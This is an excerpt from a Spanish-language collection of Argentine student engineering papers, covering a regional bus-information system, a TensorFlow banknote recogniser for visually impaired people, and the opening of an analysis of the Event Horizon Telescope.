Buscar recorridos brinda información sobre una trayectoria de un punto a otro. Entrega datos de trayectorias directas y/o combinadas. También trae el conjunto de tarifas y su suma total a pagar según la trayectoria, y las notificaciones sujetas al recorrido.

Buscar local SUBE cumple con una función similar a buscar paradas pero brinda información referente a locales que carguen la SUBE.

El módulo de gestión de Cooperativas también está bastante avanzado en desarrollo. Ya tiene completos los módulos de perfil de usuario (menos la creación de usuarios restringidos), de recorridos (menos la sección de cargar paradas nuevas), de tarifas, de informe, de noticias, de notificaciones y de contacto.

Al ingresar al modulo desde la página web, solicita un usuario y contraseña que corresponde a los usuarios creados para las Cooperativas: *[Ver Figura 3]*



Figura 3. Inicio del modulo de gestión de la página web.

Dado que se busca generalizar el sistema y brindarlo a distintas localidades, se establecieron varias herramientas de gestión para acoplarse a las necesidades de cada empresa. No fue posible utilizar técnicas de parseo para la obtención de datos correspondientes a horarios, paradas y trayectorias desde las plataformas oficiales de cada empresa proveedora del servicio ya que cada una utilizar estructuras, formatos y medios diferentes para digitalizar la información.

Estas herramientas de gestión permiten que las empresas continúen con sus métodos actuales y que a su vez se pueda ingresar toda esta información a una misma base de datos. Entre las herramientas se pueden mencionar:

- Entrada de datos: planillas pre-armadas en Excel desde el módulo de gestión .Lectura de datos: librería PhpSpreadsheet.
- Entrada de datos: inserción manual de registros por personal administrativo de las empresas proveedoras del servicio, desde el módulo de gestión. Lectura de datos: consulta SQL.

En caso de que alguna empresa no desee utilizar estas herramientas o no forme parte de nuestro sistema colaborativo:

- Entrada de datos: inserción manual de registros por parte de los desarrolladores de CostaBus. Lectura de datos: datos oficiales.

Ya establecidos estos avances primordiales, queda iniciar el desarrollo de la API y la aplicación. Así como también, terminar de cargar todos los datos primitivos o públicos de la Cooperativa COSYC en la base de datos.

De tal forma habremos logrado llevar a cabo los tres pilares de nuestra red de servicios y sus interconexiones que se ilustran a continuación: *[Ver Figura 4]*



Figura 4. Workflow de la red de servicios de CostaBus.

Conclusión

Con el apoyo de las Cooperativas y de los distintos entes que irán surgiendo mientras vaya creciendo CostaBus, podremos desarrollar una red que brinde información sobre el transporte público a pasajeros potenciales y activos a través de un gran número de plataformas. De este modo, brindaremos las herramientas para combatir la incertidumbre de los pasajeros y las desventajas de los servicios de información que se brindan actualmente.

Referencias

[1] Castro Lucio y Lotitto Estefania, "Documento de Trabajo N°122: Hacia un transporte interurbano de pasajeros de calidad para la equidad", CIPPEC Programa de Integración Global y Desarrollo Productivo, Área de Desarrollo Económico, Abril 2014.

[2] COS, "Cooperativa de Provisión de Obras y Servicios Públicos de San Clemente del Tuyú Ltda", Página Oficial, 17, Agosto 2019. Recuperado de https://www.cos.org.ar/

[3] CESOP, "Cooperativa de Electricidad, Servicios y Obras Publicas de San Bernardo Ltda", Página Oficial, 17, Agosto 2019. Recuperado de www.cesop.com.ar/

[4] COSYC, "Cooperativa de Provisión de Obras y Servicios Públicos y Consumo de Las Toninas Ltda", Página Oficial, 17, Agosto 2019. Recuperado de https://www.cosyclastoninasltda.com.ar/

[5] Sidhu Inder y Doyle T. C., "The Digital Revolution: How Connected Digital Innovations Are Transforming Your

Industry, Company, and Career", Pearson Education Inc., Diciembre 2015.

[6] Richardson Leonard y Amundsen Mike, "RESTful Web APIs", O'REILLY, 10, Septiembre 2013.

[7] Google, "Google Maps", 17, Agosto 2019. Recuperado de https://www.google.com.ar/maps

[8] Vladimir Agafonkin, "Leaflet", 8, Mayo 2019. Recuperado de https://leafletjs.com

[9] Municipalidad de la Costa, "Viví la Costa", 12, Septiembre 2019. Recuperado de https://play.google.com/store/apps/details?id=com.dadaproductora.vivilacosta&hl=es_AR

[10] Moovit Inc, "Moovit", 27, Agosto 2019. Recuperado de https://moovitapp.com

[11] Misiones Cuatro, "Misiones Cuatro Posadas: La inoperancia de Moovit en el transporte posadeño", 31, Diciembre 2018. Recuperado de https://misionescuatro.com/posadas/la-inoperancia-de-moovit-en-el-transporte-posadeno/

[12] Richardson Leonard y Amundsen Mike, "RESTful Web APIs", O'REILLY, 10, Septiembre 2013. Pg 20.

Trabajos de Cátedra

CONAIISI

Universidad Nacional de La Matanza

confedi

DIIT

RIITIC

Trabajos de Estudiantes
1er a 3er Año

Coordinador:

Mg. Roberto Eribe

Universidad Nacional de La Matanza
confedi Consejo Federal de Decanos de Ingeniería República Argentina
DIIT Departamento de Ingeniería e Investigaciones Tecnológicas
RIITIC
CONAIISI

Machine learning en el reconocimiento de billetes para personas con discapacidad visual

Matías Leonel Riera Silva[1], Miguel Méndez Garabetti[2], Rosana Giménez, Pablo Javier Sández
[1]Universidad del Aconcagua {leonelriera@hotmail.com}
[2]Universidad el Aconcagua {mmendez, rgimenez, pjsandez}@gmail.com

Resumen

Actualmente en Argentina hay alrededor de 900.000 personas con discapacidad visual. Una de las problemáticas que se encuentran en el día a día, es que los billetes del país, o incluso dólares estadounidenses (ambos muy utilizados en el territorio), carecen de lectura braille. Esto las vuelve dependientes de otras, y en muchos casos vulnerables a fraude. El objetivo de esta investigación es recopilar información sobre el reconocimiento de imágenes a través de "machine learning". Para comprender el estudio de los algoritmos, se entrenará una red neuronal a través de un aprendizaje supervisado, el cual permitirá implementar esta técnica de reconocimiento. Por ello, se llevó a cabo el desarrollo de un modelo de machine learning que consiste en hallar similitudes y diferenciar patrones entre imágenes con las que ha sido entrenado. Como conjunto de entrenamiento se utilizó fotos de papel moneda (billetes) manejados en el día a día, pesos argentinos, los cuales son la moneda oficial que actualmente se emplea en Argentina para realizar transacciones. La tecnología utilizada para el desarrollo fue TensorFlow creado por Google, acompañada de las librerías Keras, con el objetivo de comparar el rendimiento respecto de la aplicación de código abierto (RECON) actualmente disponible en Argentina, la cual utiliza OpenCV. El entrenamiento de la red neuronal se llevó a cabo en una computadora con procesador Intel i5 8400, 16 GB RAM y GPU Nvidia GTX 1660 6 GB, aprovechando la tecnología CUDA, para ahorrar tiempo y costos durante el proceso y las pruebas. Si bien ya se ha obtenido un modelo preliminar, el mismo carece de optimización y las pruebas que se han llevado a cabo son parciales, por lo que la comparación quedaría pendiente de realizarse en trabajos futuros.

Introducción

Cada día en Argentina, muchas personas con una discapacidad visual alta se encuentran con el problema de no poder saber qué billete tienen en sus manos debido a la falta de sistema braille, por ello trataremos en esta investigación de abordar la problemática empleando el uso de la tecnología de machine learning.

En esta investigación se llevó a cabo el modelo de una red neural convolucional [1] para el reconocimiento de imágenes, el mismo luego podrá ser implementado en una aplicación móvil u otro tipo de desarrollo según se requiera.

Se decidió utilizar TensorFlow [2] ya que es una tecnología relativamente nueva y que se está volviendo cada vez más y más utilizada, logrando una comunidad lo suficientemente grande como para que permita brindar soluciones a problemas que puedan surgir durante el desarrollo. Además posee una muy buena reputación en el ambiente.

Objetivos

Objetivo principal

Desarrollar el modelo de una red neuronal convolucional capaz de distinguir imágenes de manera rápida y efectiva. Estas imágenes corresponden a billetes argentinos, con la intención de en un futuro adaptar este modelo a un smartphone para utilizar su cámara y velocidad de procesamiento con el objetivo de ayudar a personas con una muy alta discapacidad visual que no les permita hacerlo por sí mismos.

Objetivos específicos

1) Tanto el modelo como el código y el dataset de imágenes serán completamente públicos y abiertos para darle la posibilidad a alguien que quiera colaborar para mejorarlo a que lo haga.
2) Que solo arroje resultado si su probabilidad es muy alta, de otro modo estaríamos de frente a una situación donde entenderíamos que un billete tiene un valor que no le corresponde.
3) Ofrecer la posibilidad a desarrolladores a que aprovechen el modelo para crear una aplicación para iOS prioritariamente, ya que no existe para dispositivos iPhone y algunas personas que cuentan con ellos se encuentran, por el momento, desamparados en esta situación.
4) Dar ayuda a personas discapacitadas, permitiéndoles manejar dinero sin asistencia humana, haciendo esto más independiente, seguro y privado.
5) Reducir las estafas a personas con discapacidad visual.

Estado del arte

Los buscadores de imágenes como Google images, se basan principalmente en el nombre del archivo que contiene la imagen, en el nombre del enlace o en el texto que aparece en la página donde se encuentra la imagen. Es decir que la búsqueda se basa en información de texto y no en información gráfica. Actualmente se han desarrollado aplicaciones como Google Goggles: basadas en el reconocimiento de imágenes utilizando el contenido de las mismas, para ello se centran en un subconjunto de las imágenes que Google ha catalogado previamente ya que el análisis y comparación de imágenes digitales requiere de un coste computacional muy alto. Realizar esta labor para todas las imágenes indexadas por un buscador sería una tarea casi imposible, a día de hoy. Otra es "MCT Money Reader" disponible en iOS: es de fuente cerrada por lo que no se conoce como trabaja, pero basado en su funcionamiento, es probable que lo haga reconociendo imágenes en lugar de simplemente texto. El campo de procesamiento de imágenes está continuamente evolucionando. Durante los últimos años ha habido un incremento significativo en el interés en campos como morfología de imágenes, redes neuronales artificiales, procesamiento de imágenes en color y/o en escala de grises, comprensión de datos de imágenes, reconocimiento de imágenes y sistemas de análisis basados en conocimiento [3].

Ya existen herramientas de este tipo, aplicaciones para dispositivos móviles en Android, las cuales en su mayoría son de pago y se desconoce la tecnología implementada para su inteligencia artificial. Entre ellas encontramos:

- "Lector de Billetes", por Avanz Sistemas. Esta realiza la detección del billete solo a través del número, y no la imagen. [4]
- "Cash Reader: Bill Identifier", por Martin Doudera [5]

Solo una de ellas es gratuita y únicamente se encuentra disponible para Ubuntu o dispositivos móviles con sistema operativo Android desde la versión 4.0.3 en adelante; Su nombre es "Recon" y fue desarrollada por el INTI (Instituto Nacional de Tecnología Industrial), incluso cuenta con repositorio de Github invitando a otros desarrolladores a mejorarla ya que proveen el código fuente [6-8].

Justificación

Machine Learning [9] es un conjunto de técnicas que permiten el reconocimiento automático de imágenes y objetos, y a pesar de que es capaz de satisfacer una gran cantidad de necesidades, una es muy importante.

En Argentina casi 900000 personas tienen dificultades visuales [10]. Imaginando lo dificultoso que debe ser llevar a cabo ciertas tareas siendo discapacitado visual, como en este caso, la de saber cuánto dinero estamos recibiendo o entregando a un desconocido, surgió la idea. El único medio de estas personas para lograr saber cuánto dinero tienen en sus manos es consultando a otra, lo que significa simplemente "confiar en su palabra", en cambio, con esta herramienta ya generaría un poco más de autonomía y tranquilidad en el usuario. Se dice "poco" ya que por el hardware y software utilizado, es imposible validar si un billete es falso o no.

Problemática

Una de las grandes desigualdades que existe en Argentina se encuentra en una de las actividades más comunes que llevamos a cabo casi todos los días, el manejo del dinero. El papel moneda con el que cuenta actualmente el país no es inclusivo, ya que carece de cualquier tipo de lectura Braille para una persona con una capacidad visual del 0%, si bien estos tienen distintos colores para ayudar a gente con muy poca capacidad visual, no es suficiente.

Ninguna de las aplicaciones de reconocimiento de dinero está disponible para el sistema operativo iOS, por lo que una persona que posea un iPhone sería incapaz de utilizar esta herramienta.

Es importante recalcar que tampoco existe alguna que haya sido desarrollada utilizando una tecnología tan moderna y en auge como lo es TensorFlow, y que solo una de las actuales ha publicado su código fuente para que otros interesados tengan la posibilidad de realizar aportes.

Desarrollo

Luego de una larga investigación exhaustiva buscando cuál es la mejor tecnología para machine learning, se encontraron varias alternativas tales como OpenCV , matlab, entre otras, se llegó a la conclusión de utilizar TensorFlow.

TensorFlow es una biblioteca de código abierto para aprendizaje automático a través de un rango de tareas, y desarrollado por Google para satisfacer sus necesidades de sistemas capaces de construir y entrenar redes neuronales para detectar y descifrar patrones y correlaciones. Actualmente es muy utilizada y por el momento está dando excelentes resultados. Cuenta con mucha documentación, oficial y extraoficial, así como también muchas discusiones en foros muy importantes como Stack Overflow.

Configuración de la PC utilizada para el desarrollo:

- Intel i5 8400 / Placa de video integrada: Intel UHD 630
- 16gb RAM DDR-4 2400 Mhz
- Gigabyte GTX 1660 6gb OC
- SO: Microsoft Windows 10 (OS Build 17763.678).
- Sandisk SSD Plus 240gb SATA 2.5

Tecnologías utilizadas para llevar a cabo el desarrollo:

- Python 3.7.3 [11]
- TensorFlow GPU 1.14.0 [12]
- Anaconda 3: nos permite usar el gestor de paquetes “conda” para crear el environment en el entrenamiento y testeo de nuestro modelo. [13]
- CUDA Toolkit 10.0 (Arquitectura Unificada de Dispositivos de Cómputo): aprovechando que contamos con una GPU (Nvidia GTX 1660 6gb), con esta herramienta tendremos la posibilidad de llevar a cabo el entrenamiento del modelo mucho más veloz que si lo hiciéramos con el CPU. Esta diferencia de velocidad puede traducirse hasta en un 360% más con la GTX 1660 6gb, como se puede observar en la Figura 1, ya que cuenta con un poder de cómputo de 7.5. [14]




Figura 1. Comparación entre CPU y GPU en tiempo de entrenamiento de un modelo.

- cudnn 7.4.2.24: librería de aceleración por GPU (complementa a CUDA). [15]
- Keras: es una biblioteca de Redes Neuronales de Código Abierto escrita en Python capaz de ejecutarse sobre TensorFlow, Microsoft Cognitive Toolkit o Theano. Está especialmente diseñada para posibilitar la experimentación en más o menos poco tiempo con redes de Aprendizaje Profundo, ideal para nuestro caso.

  Keras permite el uso de variables como zoom_range=0.2 o horizontal_flip=True que nos permiten hacerle zoom o inclinar la foto, ya que los billetes no se encuentran de manera horizontal exacta. [16]

- Visual Studio Code [17]

Dispositivo utilizado para tomar las fotos:

- Apple iPhone 7

El primer paso a llevar a cabo, además de tener todas las herramientas descargadas, instaladas y con el environment correctamente configurado, es armar los conjuntos de entrenamiento y validación para alimentar a nuestra red neuronal. Como actualmente no existe sitio alguno del que podamos extraer un dataset de imágenes de billetes argentinos, se decidió realizarlos por cuenta propia. Las fotos de los billetes fueron tomadas en diversos espacios, condiciones de luminosidad, ángulos, posiciones casuales y no tan casuales, ambientes controlados y no controlados, y se utilizaron billetes nuevos y viejos estropeados para obtener el conjunto más variado posible y abarcar la mayor cantidad de variables



Figura 2. Demostración toma de fotos para armar los conjuntos

Conjunto de entrenamiento:

- billete 200: 35 imágenes

- billete 500: 35 imágenes
- billete 1000: 35 imágenes

Conjunto de validación:

- billete 200: 35 imágenes
- billete 500: 35 imágenes
- billete 1000: 35 imágenes

El conjunto de imágenes 1 fue armado con tan solo 3 clases de las 14 actualmente posibles. Se llamarán clases a los billetes a utilizar, diciendo que estos tres serían de 200, 500 y mil, dejando fuera a los otros 11 que rigen y funcionan en este momento en la Nación Argentina. Esto se debe a que primero nos dedicaremos a probar el modelo y optimizarlo, ahorrando principalmente tiempo, ya que más imágenes requieren más poder de cómputo para resolver el entrenamiento de manera más rápida.

Luego de conformar todo el conjunto, se obtuvo el código que se encargará de llevar a cabo el entrenamiento [18-20]

El archivo train.py será el que realizará el modelo a través de una red neuronal convolucional para el reconocimiento de imágenes utilizando un aprendizaje supervisado.




Figura 3. Funcionamiento interno del modelo de la red neuronal convolucional.

La estructura de nuestra red neuronal convolucional, la cual se puede observar en la Figura 3, es secuencial y cuenta con dos capas convolucionales, dos capas de max pooling, una capa con doscientas cincuenta y seis neuronas y una última con tres neuronas (cantidad de clases) la cual se encarga de arrojar las probabilidades en porcentajes de cada una, es decir, la que mayor porcentaje tenga, será la clase a la que pertenece la imagen de entrada.

Las capas convolucionales se encargan de procesar la imagen por "parches", en lugar de hacerlo en un solo paso por toda la misma, lo que quiere decir que por cada convolución, escanea solo una parte y va creando una nueva imagen de menor altura y longitud, pero de mayor profundidad.

Las capas de pooling se ocupan de reducir la imagen aún más, para reducir la cantidad de conexiones, y por lo tanto neuronas, y para no sobre ajustar el modelo. En el modelo presente se utiliza max pooling, el cual toma el número más grande de un parche de la matriz original, en lugar de average pooling que toma el promedio de ese parche.

La primera iteración se llevó a cabo con las imágenes en su peso original (1mb - 3mb) con la estructura del conjunto de imágenes 1.

Luego de investigar un poco más para optimizar la red, ya sea en resultados de porcentajes de efectividad, peso del modelo, etc. se llegó a la conclusión de que el conjunto debía ser modificado.




Figura 4. Distribución y organización de las imágenes por distintos tipos de conjuntos.

Como se observa en la Figura 4, todas las imágenes deberían ser distribuidas de acuerdo a esos porcentajes. Por lo que se tomó como referencia una cantidad total de 100 imágenes por clase, lo cual llevó a cabo la reducción del conjunto de validación de la primera iteración de 35 a 25 imágenes para cumplir con el 25%, y el conjunto de entrenamiento pasó de tener 35 a 50 imágenes, luego de haber tomado nuevas para completar el 50% requerido. El otro 25% quedó como remanente para armar el conjunto de pruebas o "testing".

Así es como quedó entonces el nuevo conjunto 2:

Conjunto de entrenamiento:

- billete 200: 50 imágenes
- billete 500: 50 imágenes
- billete 1000: 50 imágenes

Conjunto de validación:

- billete 200: 25 imágenes
- billete 500: 25 imágenes
- billete 1000: 25 imágenes

Luego de obtener los resultados del conjunto 2, se realizó una última prueba con una diferencia, las imágenes serían reducidas en peso. Esto fue realizado en busca de observar los resultados respecto a:

- peso total del modelo
- tiempo que tomaría a la computadora realizar el entrenamiento
- porcentaje de exactitud

Para reducir el tamaño de las imágenes se utilizó el programa llamado Caesium en su versión 1.7.0, ya que arroja una gran cantidad de parámetros para modificar, en nuestro caso redujimos el peso de las imágenes en un 90%.

El conjunto 3 tiene la misma estructura que el conjunto 2, pero el peso de sus imágenes es de solo el 10% de las del conjunto 2, lo que resultó en un peso para cada una de ellas de entre 100 kb y 300 kb.

Conjunto 3:

Conjunto de entrenamiento:

- billete 200: 50 imágenes
- billete 500: 50 imágenes
- billete 1000: 50 imágenes

Conjunto de validación:

- billete 200: 25 imágenes
- billete 500: 25 imágenes
- billete 1000: 25 imágenes

Luego de finalizar el entrenamiento del conjunto 3 y ya con todos los resultados, pasamos a la etapa de pruebas.

Experimentación y resultados

En esta etapa es importante dejar en claro cómo se realizaron los entrenamientos para poder llevar a cabo una comparación efectiva con los resultados, por lo que en la siguiente tabla colocaremos cada uno de los entrenamientos y sus características (conjunto de imágenes utilizados, cantidad de épocas, pasos, etc).

Tabla 1. Tabla de entrenamientos

	Conjunto	Épocas	Pasos	Pasos de validación
Entrenam. 1	1	5	500	125
Entrenam. 2	2	5	500	125
Entrenam. 3	3	5	500	125
Entrenam. 4	3	5	200	50

Tabla 2. Tabla de tiempo de entrenamientos y peso total del modelo

	Tiempo de entrenamiento en minutos	Tamaño total: modelo + pesos en MB
Entrenamiento 1	152	350
Entrenamiento 2	184	350
Entrenamiento 3	71	350
Entrenamiento 4	23	350

Tabla 3. Tabla de porcentajes de precisión y error arrojados por el modelo

	Porcentaje de error	Porcentaje de precisión
Entrenamiento 1	0.4417	0.9524
Entrenamiento 2	0.3896	0.9673
Entrenamiento 3	0.4642	0.9204
Entrenamiento 4	0.5786	0.8813

Para la realización de pruebas también se logró conformar el conjunto de pruebas, el cual cuenta con un total de 75, tal cual indica la Figura 4, cumpliendo así el 25% total de imágenes entre todos los conjuntos. El grupo de imágenes contiene sobre los tres tipos de billetes, también en distintas posiciones y condiciones de luz para lograr una prueba efectiva.

Conclusiones

Después de ver los resultados hechos sobre las pruebas se puede observar que el modelo todavía no funciona lo suficientemente bien como para implementarlo públicamente.

Las fallas se presentan cuando:

- la foto es tomada en condiciones relativamente malas de luz.
- el billete se encuentra plegado en dos o cuatro partes.
- la cámara está muy alejada del billete.

La manera correcta de escanear el billete sería:

- tomando la foto a una distancia más bien corta y a un ángulo no menor a 30°.
- encuadrando al billete completo en el marco.
- en lo posible utilizar el flash al momento de escanear.
- colocar el billete en una superficie.
- el billete debe encontrarse completamente desdoblado.

Uno de los objetivos que falta cumplir es el de recibir el parámetro con el resultado medido en porcentaje de la clase que arrojó como predicción. Esto se debe a que al valor deberíamos restringirlo, es decir, que si ninguna clase alcanzó o superó un cierto porcentaje ideal, digamos 90%, no devuelva predicción alguna. Esto se lleva a cabo a modo de prevención, ya que si una persona ciega recibe esta información errónea, le estaríamos generando perjuicios, haciendo que la idea del desarrollo pierda totalmente su objetivo, el de ayudar a dicha persona.

A pesar de ello, el modelo aún puede ser modificado para alcanzar los estándares de calidad, no solo solucionando el tema anteriormente mencionado, sino invitando a reorganizar los conjuntos de imágenes, agregando nuevas para agrandar su tamaño y que así se logre un porcentaje de error más pequeño. También sería posible realizar ediciones en el código fuente, agregando funciones que colaboren a leer imágenes modificando resolución, contraste, brillo, etc. para encontrar formas en las que le sea más fácil procesarlas al modelo.

De la tabla 2 podemos obtener las siguientes conclusiones:

- cuanta más calidad tienen las imágenes, más tiempo le toma el entrenamiento ya que requiere de mayor poder de cómputo.
- cuantas más imágenes posea el conjunto, mayor será el tiempo de entrenamiento.
- la cantidad de imágenes y su calidad no afectan directamente al tamaño que poseerá el modelo una vez entrenado.

De la tabla 3 podemos obtener las siguientes conclusiones:

- cuantas más imágenes contenga el conjunto, mayor será el porcentaje de éxito de la predicción.
- cuanta más calidad tengan las imágenes, mayor será el porcentaje de éxito de la predicción.
- la relación en la cantidad entre épocas, pasos y pasos de validación es ajustable, no siempre será mejor agregar más, ya que esto produce sobreentrenamiento, ni tampoco es bueno que las cantidades se queden cortas.

Para concluir con el desarrollo podemos decir que no se ha cumplido el objetivo principal de esta investigación. Esto se debe a que no se encuentra avanzado suficientemente como para llevarlo a la implementación. El modelo debería ser optimizado, tanto en los porcentajes de éxito en las predicciones, lo cual se puede llevar a cabo ajustando la cantidad de imágenes, su calidad, la cantidad de épocas, pasos y pasos de validación, como también el tamaño con el que resulta el modelo. 350 mb es un peso demasiado grande para él nuestro objetivo, sabiendo que las aplicaciones relacionadas actualmente en el mercado no pesan más de 60 mb.

Los resultados obtenidos reflejan que por el momento el modelo es preliminar, el mismo carece de optimización y las pruebas que se han llevado a cabo son parciales, por lo que la comparación quedaría pendiente de realizarse en trabajos futuros.

Para próximos trabajos futuros se cree que desarrollando más pruebas, agregando mejoras, ya sea en código o imágenes, y ajustando parámetros, el modelo planteado no se encuentra muy lejos de lo necesario para desarrollar una aplicación que podría resultar de ayuda para mucha gente que realmente lo necesita.

Referencias

[1]CS231n Convolutional Neural Networks for Visual Recognition. (s.f.). Recuperado 20 septiembre, 2019, de https://cs231n.github.io/convolutional-networks/

[2]TensorFlow. (s.f.). Recuperado 20 septiembre, 2019, de https://www.tensorflow.org/

[3]https://core.ac.uk/download/pdf/19724914.pdf pp. 12.

[4]Lector de billetes - Apps on Google Play [App de móvil]. (s.f.). Recuperado 20 septiembre, 2019, de https://play.google.com/store/apps/details?id=com.fundacionargentinabajavision.lectorbilletes

[5]Martin Doudera, M. D. (s.f.). Cash Reader: Bill Identifier - Apps on Google Play [App de móvil]. Recuperado 20 septiembre, 2019, de https://play.google.com/store/apps/details?id=com.martindoudera.cashreader

[6]https://recon.com.ar/Acerca-de/

[7]https://play.google.com/store/apps/details?id=inti.recon&hl=en

[8] Ignacio Moretti, Javier Jorge, José Amado, Daniel Puntillo, Cristian Caniglia (2015). Software libre de Reconocimiento de billetes para personas en situación de discapacidad visual. Instituto Nacional de Tecnología Industrial, Centro regional Córdoba, Córdoba, Argentina. ISSN: 2451-7631 http://44jaiio.sadio.org.ar/sites/default/files/sts252-263.pdf

[9]Alpaydin, Ethem (2010). Introduction to Machine Learning. London: The MIT Press. ISBN 978-0-262-01243-0.

[10]Diaro La Capital de Mar del Plata, D. C. M. P. (2019b, 24 febrero). Casi 900.000 personas tienen dificultades visuales en Argentina. Recuperado 20 septiembre, 2019, de https://www.lacapitalmdp.com/casi-900-000-personas-tienen-dificultades-visuales-en-argentina/

[11]https://www.python.org/

[12]https://www.tensorflow.org/install/gpu

[13]https://www.anaconda.com/distribution/

[14]https://developer.nvidia.com/cuda-zone

[15]https://developer.nvidia.com/cudnn

[16]https://keras.io/

[17]https://code.visualstudio.com/

[18] AMP Tech, A. M. P. T. (2018, 19 julio). *(pt. 1/2) Cómo hacer un clasificador de imágenes desde cero con Tensorflow* [Archivo de vídeo]. Recuperado 20 septiembre, 2019, de https://www.youtube.com/watch?v=EAqb20_4Rdg

[19]AMP Tech, A. M. P. T. (2018b, 19 julio). *(pt. 2/2) Cómo hacer un clasificador de imágenes desde cero con Tensorflow* [Archivo de vídeo]. Recuperado 20 septiembre, 2019, de https://www.youtube.com/watch?v=FWz0N4FFL0U

[20]Puig Alex, P. A. (s.f.). *Clasificador de imágenes* [Archivo de vídeo]. Recuperado 20 septiembre, 2019, de https://github.com/puigalex/AMP-Tech/tree/master/CNN%20desde%20cero

Análisis del Funcionamiento del Event Horizon Telescope

La Cruz, Damaris; Batalla, Lucas; Castiñeira, Tomás; Robertho Polynice
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
El Event Horizon Telescope, telescopio que capturó la primera imagen de un agujero negro, es una red global de ocho telescopios que funcionan como uno solo de gran tamaño. Para poder obtener las señales necesarias todos apuntaban al mismo punto y se sincronizaron mediante un reloj atómico. Cuenta con una sensibilidad y resolución nunca antes vista gracias al continuo desarrollo de los sistemas digitales y el avance de la tecnología convirtiéndose así en el mejor para estudiar el universo. El objetivo es analizar la metodología llevada a cabo por el Event Horizon Telescope y estudiar la complejidad de su estructura desde una perspectiva tecnológica.

Palabras Clave
Telescopio, ALMA, agujero negro, Event Horizon Telescope, observatorio, EHT.

Introducción

El estudio del universo y los fenómenos que lo componen es una ciencia bastante amplia y compleja que busca entender el origen de nuestro planeta y la vida en él. Sin embargo, no es una tarea sencilla observarlos a millones de kilómetros de distancia. Esta curiosidad ha llevado al hombre, a lo largo de la historia, a construir artefactos que le sirvan de herramienta para observar dichos fenómenos [1], lo que conocemos como telescopios. Con el avance de la tecnología, se construyeron telescopios más capaces, con mayor alcance y precisión, donde aparece entonces el Event Horizon Telescope (EHT), radiotelescopio con la mejor tecnología en la actualidad, que fue capaz de capturar la imagen de un agujero negro por primera vez en la historia [2].

No obstante, es necesario conocer que un radiotelescopio es un dispositivo utilizado para captar las ondas de radio provenientes de cuerpos celestes, a través de una gran antena parabólica o conjunto de ellas, a diferencia de un telescopio ordinario que capta imágenes en luz visible. Una vez obtenidas las señales, son enviadas a una serie de instrumentos que las amplifican, graban y elaboran para extraer información [3].

El EHT es una red formada por los principales radiotelescopios del mundo: México (LMT), Chile (ALMA y APEX), Estados Unidos (JCMT, SMA Y SMT), España (IRAM) y por último Telescopio del Polo Sur (SPT) [4].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", Universidad Tecnológica Nacional), es estudiar qué es el EHT y su estructura, conocer la metodología que se llevó a cabo para capturar la imagen del agujero negro y analizar cómo influyó la tecnología en el logro del proyecto. Dada la complejidad de la estructura que compone al radiotelescopio, es imprescindible conocer desde el punto de vista informático el funcionamiento del mismo, lo que explica la importancia del presente artículo.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se estudia qué es el Event Horizon Telescope y sus componentes. En la sección 2, se analiza la metodología llevada a cabo para capturar la imagen. En la sección 3, se estudia la información obtenida por los radiotelescopios que conforman el EHT y los datos del agujero negro que aportaron al proyecto. Finalmente, en la sección 4, se detallan las conclusiones y futuras líneas de trabajo.

1. Estudio del EHT y sus componentes

